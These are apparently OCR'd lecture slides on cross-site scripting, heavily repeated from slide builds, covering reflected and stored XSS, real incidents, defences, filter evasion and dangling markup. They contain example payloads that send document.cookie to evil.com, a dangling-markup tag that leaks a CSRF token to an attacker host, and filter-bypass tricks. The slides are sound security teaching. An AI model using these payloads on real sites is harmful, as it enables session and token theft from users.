Cross-Site Scripting (CSS / XSS)

Main idea: getting code to run across hosts to violate the SOP.

Main idea: getting code to run across hosts to violate the SOP.
Two types: reflected (non-persistent) XSS and stored (persistent) XSS.

Reflected XSS

- attacker gives script to a victim in one HTTP request
    - script is not stored persistently
    - attack occurs in the one request
- often because a webserver reflects user input
    - classic mistake in server-side applications

Example

- GET:
  - http://naive.com/search.php?term=bicycle
- returns:
  - <html>
  - <body>
  - You searched for <?php echo $_GET[term] ?>
  - </body>
  - </html>

Example

- GET:
  - http://naive.com/search.php?term=bicycle
- returns:
  - <html>
  - <body>
  - You searched for bicycle
  - </body>
  - </html>

What can go wrong?

If the term contains a <script>,
then it automatically gets inserted into the result.

If the term contains a <script>,
then it automatically gets inserted into the result.
If the script is malicious, I will run malicious code!

If the term contains a <script>,
then it automatically gets inserted into the result.
If the script is malicious, I will run malicious code!
But why would I submit malicious code to run on myself?

Attack Opportunities

- malicious webpage issues the query when I visit
  - e.g., open an iframe to victim.com with evil's script
  - the iframe returns back the script
- evil's script **comes from** victim.com
  - SOP means I trust the script
  - script has access to my cookie for victim.com

Script could be:

```
<script>
win.open(“http://evil.com/steal.cgi?cookie=” +
document.cookie)
</script>
```

Script could be:

```
<script>
win.open(“http://evil.com/steal.cgi?cookie=” +
document.cookie)
</script>
```

I send victim.com’s cookie to evil.com!

Script could be:


<script>


win.open("http://evil.com/steal.cgi?cookie=" +
document.cookie)


</script>


I send victim.com's cookie to evil.com!

All because there is **one** place where
victim.com reflects back a user-provided value!


evil.com


evil.com
evil.com


evil.com
evil hacker tipz
...
evil.com




evil.com


evil hacker tipz

...

{}

evil.com


evil.com
evil hacker tipz
...
{}
evil.com
good.com
good.com?q=hello



evil.com

evil hacker tipz

...


{}

evil.com

good.com

good.com?q=hello

```
<html><body>
<h1>$q</h1>
</body></html>
```



evil.com

evil hacker tipz

...

{}

good.com iframe


hello


evil.com

good.com

good.com?q=hello

```
<html><body>
<h1>$q</h1>
</body></html>
```


evil.com
evil hacker tipz
...
{}
good.com iframe
evil.com
good.com



evil.com

evil hacker tipz

...


{}

good.com iframe

evil.com


good.com

```
?q=<script>function  f() {
var path = "evil.com?"
path += document.cookie
load(path)
}
f()
</script>
```



```
<script>function f() {
var path = "evil.com?"
path += document.cookie
load(path)
}
f()
</script>
```

```
?q=<script>function  f() {
var path = "evil.com?"
path += document.cookie
load(path)
}
f()
</script>
```



evil.com

evil hacker tipz

...

{}


good.com iframe

```
<script>function f() {
var path = "evil.com?"
path += document.cookie
load(path)
}
f()
</script>
```

evil.com


good.com

```
?q=<script>function  f() {
var path = "evil.com?"
path += document.cookie
load(path)
}
f()
</script>
```



```
<script>function f() {
var path = "evil.com?"
path += document.cookie
load(path)
}
f()
</script>
```

```
?q=<script>function  f() {
var path = "evil.com?"
path += document.cookie
load(path)
}
f()
</script>
```



```
<script>function f() {
var path = "evil.com?"
path += document.cookie
load(path)
}
f()
</script>
```

```
?q=<script>function  f() {
var path = "evil.com?"
path += document.cookie
load(path)
}
f()
</script>
```

Script has full access to victim.com's DOM so it can change anything it wants,

Script has full access to
victim.com's DOM so it can
change anything it wants,
show bogus information,
request passwords,
control forms, etc.

A user who visits this by clicking link that has the script, may fully believe it is on the legitimate page and all the security checks (i.e., lock icon) pass.

A user who visits this by clicking link that has the script, may fully believe it is on the legitimate page and all the security checks (i.e., lock icon) pass.

All it requires is clicking the link from phishing email, banner ad, blog comment

Stored XSS

- some sites allow arbitrary content to be stored and presented to users
  - social sites, blogs, forums, wikis
- if the content is not correctly processed, scripts can be stored
- stored scripts are then sent to clients
- many try to filter out scripts but it is non-trivial
- attacker provides content to a server
- victims are the server and a user who visits and gets the content

Orkut

- was a Google-owned social network
- had 37 million members in 2006
- XSS bug allowed scripts in profiles
    - would grab cookie and then transfer all user-owned groups to attacker

Twitter Worm (2009)

- can save URL-encoded data in profile
- data not escaped when displayed
  - set name to:
    - “><script>document.write(
    -   String.fromCharCode(60,115,99,114,....))</script>
  - those charcodes were <script src=”http://www.stalkdaily.com/ajax.js”></script>
  - script loaded and ran
- if you visited infected profile, your profile becomes infected

TweetDeck (2014)

- a twitter client / dashboard
- people posted tweets with code
  - <script>...data-action=retweet...</script>
- Twitter was okay, the TweetDeck not

Steam (2017)

- video game provider Steam had user profiles and social features
- allowed unsafe content in the “about me” for profiles
- since it handles payments, accounts can have real value

Roundcube (2024)

- opensource web-based imap client (email)
- SVG attachment had JavaScript embedded in it
- when email later viewed, improper handling of SVG caused JavaScript to run

Preventing XSS means that the
app must validates everything
(headers, cookies, query strings,
form fields, hidden fields)
against a rigorous spec of what is allowed

Preventing XSS

- all user input and client-side data must be preprocessed before using in HTML
- remove or encode all HTML / XML special characters
- use regular expressions for this
- separate your program
    - treat inputs as hazardous
    - check them first and move them to other variables
    - never open a file or run a command based on user input
        - wrap file opens and exec with another check

Evading XSS Filter

- users could put HTML on the MySpace pages
- MySpace did not allow: <script>, <body>, onclick, <a href=javascript:>
- it allows <div> for CSS
  - <div style="background:url('javascript:alert(1)')">
- it did not allow 'javascript'
  - java(newline)script was okay
  - use String.fromCharCode() to create strings with special characters

Reflective XSS Filters

- introduced in IE8, Chrome's XSS auditor
- blocks any script that appears in both the request and the response
    - stops a script from being passed as input from being sent as output and run
    - basically if the request contains a script that's reflected in the reply, don't run it

Sounds great, what can go wrong?

Sounds great, what can go wrong?
Attacker can now **disable** any script
they want on the legitimate page!


Sounds great, what can go wrong?
Attacker can now **disable** any script
they want on the legitimate page!
Maybe some scripts prevent **other** attacks
and the adversary wants to disable them!

httpOnly Cookies

- option in the Set-cookie header
- tells browser not to allow access to document.cookie
- fixes cookie theft, but that’s it

Self-XSS

- social engineering attack
  - give code (e.g., on a blog) for users to put in dev console
  - code is malicious



```
⚠ ▸ Content-Security-Policy warnings 2
⚠ ▸ Some cookies are misusing the recommended “SameSite“ attribute 11
❗ Content Security Policy: The page’s settings blocked the loading of a resource at inline (“script-src”).
❗ Content Security Policy: The page’s settings blocked the loading of a resource at inline (“script-src”).
❗ Content Security Policy: The page’s settings blocked the loading of a resource at inline (“script-src”).
WARNING!
Using this console may allow attackers to impersonate you and steal your information using an attack called Self-XSS.
Do not enter or paste code that you do not understand.
⚠ Loading failed for the <script> with source “https://www.google-analytics.com/analytics.js”.
⚠ ▸ Content-Security-Policy warnings 4
❗ Content Security Policy: The page’s settings blocked the loading of a resource at inline (“script-src”).
⚠ ▸ Some cookies are misusing the recommended “SameSite“ attribute 8
❗ Content Security Policy: The page’s settings blocked the loading of a resource at inline (“script-src”).
»
```


Non-Script-based XSS

- suppose all script injection is stopped
- attacker can give non-script elements that make the rest of the data into a program
- e.g., using HTML markup that isn't scripts


Dangling Markup

- attacker message: <img src="http://evil.com/log.cgi?
  - no longer has unterminated quote and angle bracket
  - not valid HTML, but browsers are **very** tolerant
- everything afterwards until quote is sent as a parameter to the attacker
- this can include XSRF tokens as hidden fields, for example

```
<html>
<head>
</head>
<body>

        <form id=myForm method=POST action=/submit>
                <input type=hidden name=csrf_token id=csrf_token value=jkwje5klfsjh />
                <input type=text name=message placeholder="Enter text" />
                <button type=submit>Submit</button>
        </form>

</body>
</html>
```



Enter text
Submit

```html
<html>
<head>
</head>
<body>
        <img src="https://potatocrunchcereal.com/evil?
        <form id=myForm method=POST action=/submit>
                <input type=hidden name=csrf_token id=csrf_token value=jkwje5klfsjh />
                <input type=text name=message placeholder="Enter text" />
                <button type=submit>Submit</button>
        </form>

</body>
</html>
```




```
GET https://potatocrunchcereal.com/evil?<form id=myForm method=POST action=/submit> <input type=hidden name=csrf_token id=csrf_token value=jkwje5klfsjh /> <input type=text name=message placeholder=
```


Status	404 Not Found
Version	HTTP/1.1
Transferred	217 B (0 B size)
Referrer Policy	strict-origin-when-cross-origin
Request Priority	Low
DNS Resolution	System



```
10.44.124.52 - - [03/Nov/2025:09:12:54 -0700] "GET /evil?%3Cform%20id=myForm%20m
ethod=POST%20action=/submit%3E%20%20%3Cinput%20type=hidden%20name=csrf_token%20id
